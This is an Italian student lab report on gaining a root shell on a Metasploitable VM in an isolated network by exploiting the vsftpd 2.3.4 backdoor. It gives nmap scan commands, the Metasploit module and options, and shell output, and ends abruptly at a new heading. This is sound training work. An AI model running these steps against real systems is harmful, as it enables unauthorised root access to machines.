

# S7L1

## U2

Marco Falchi

### Obiettivo

L'obiettivo di questa esercitazione è stato **ottenere una shell come utente root** sulla macchina target **Metasploitable-Linux** sfruttando una vulnerabilità nel servizio FTP vsftpd 2.3.4.

---

### Configurazione della rete

#### Struttura delle macchine virtuali

##### 1. Kali Linux:

- **Interfaccia 1 (eth0):** Bridged per accesso a **Internet**.
- **Interfaccia 2 (eth1):** Rete interna configurata su 192.168.50.2.

##### 2. Metasploitable-Linux:

- **Interfaccia unica (eth0):** Configurata nella **rete interna** con IP 192.168.50.3.
  - **Nessun accesso a Internet** (isolamento per motivi di sicurezza).
- 

### Verifica della connettività

Per assicurarci che le macchine siano nella stessa rete interna: **Kali → Metasploitable**

**ping 192.168.50.3**

**Output atteso:** Risposta da **192.168.50.3** con successo.

---

### Scansione iniziale con Nmap

Una volta verificata la connettività, abbiamo eseguito una scansione rapida su Metasploitable per individuare i servizi attivi:

**nmap -sV -p- 192.168.50.3**

---

## Risultato della scansione


La scansione ha evidenziato la presenza del servizio FTP:

- **Porta 21:** FTP attivo con versione vsftpd 2.3.4
- 

## Sfruttamento della vulnerabilità con Metasploit

### Caricamento dell'exploit

Utilizzando **Metasploit** con comando **msfconsole** abbiamo selezionato l'exploit specifico per la vulnerabilità di vsftpd 2.3.4:



```
kali@kali: ~
File  Actions  Edit  View  Help
msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts

      .:ok000kdc'      'cdk000ko:.
      .x000000000000c      c00000000000x.
      :00000000000000k,      ,k00000000000000:
      '00000000k0000000: :000000000000000000'
      o0000000.      .o000o0000l.      ,00000000o
      d0000000.      .c00000c.      ,00000000x
      l0000000.      ;d;      ,00000000l
      .00000000.      .i      ,00000000.
      c0000000.      .00c.      'o00.      ,0000000c
      o000000.      .0000.      :0000.      ,000000o
      l00000.      .0000.      :0000.      ,00000l
      ;0000'      .0000.      :0000.      ;0000;
      .d00o      .0000o0000000.      x00d.
      ,k0l      .00000000000000.      .d0k,
      :kk;.00000000000000.c0k:
      ;k0000000000000000k:
      ,x000000000000x,
      .l0000000l.
      ,d0d,
      .

      =[ metasploit v6.4.64-dev ]
+ -- -- [ 2519 exploits - 1296 auxiliary - 431 post ]
```

Ho cercato inizialmente gli exploit presenti nel tool con il comando **search vsftpd** che mostra i due attacchi disponibili

```
msf6 > search vsftpd
Matching Modules
-----
#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VS-TPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No      VS-TPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Successivamente tramite il comando **use 1** abbiamo le seguenti opzioni che ho scelto:

**use exploit/unix/ftp/vsftpd\_234\_backdoor**

**set RHOST 192.168.50.3**

**set RPORT 21**

**run**

---

## Esecuzione


L'exploit ha avuto successo, ottenendo una **shell** come utente **root** sulla macchina target.

**Output atteso:**

**Command shell session opened**

**whoami**

**root**

A terminal window titled 'root@kali: ~' with a menu bar containing 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The terminal displays a directory listing of a remote system. The listed items are: boot, cdrom, dev, etc, home, initrd, initrd.img, lib, lost+found, media, mnt, nohup.out, opt, proc, root, sbin, srv, sys, test\_metasploit, tmp, usr, var, and vmlinuz. The 'root' directory is highlighted, indicating the current position in the directory tree.

```
root@kali: ~
File Edit View Search Terminal Help
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

## Risultato finale

L'obiettivo è stato raggiunto con successo:

- Abbiamo ottenuto una shell come **root** sulla macchina Metasploitable-Linux sfruttando il servizio FTP vulnerabile.
- La configurazione della rete interna ha garantito isolamento e sicurezza durante l'attacco.

## Considerazioni sulla sicurezza

- La macchina target **Metasploitable** non deve avere accesso a Internet per evitare rischi di compromissione esterna.
  - Kali Linux, grazie alla configurazione a doppia scheda di rete, ha mantenuto l'accesso sia alla rete interna che a Internet.
-

## Comandi chiave utilizzati

1. Scansione con Nmap:

**nmap -sV -p- 192.168.50.3**

2. Metasploit - Caricamento exploit:

**use exploit/unix/ftp/vsftpd\_234\_backdoor**

**set RHOST 192.168.50.3**

**set RPORT 21**

**run**

3. Verifica della shell:

**whoami**

**Creazione di una Cartella Una volta ottenuta l'accesso alla macchina:**

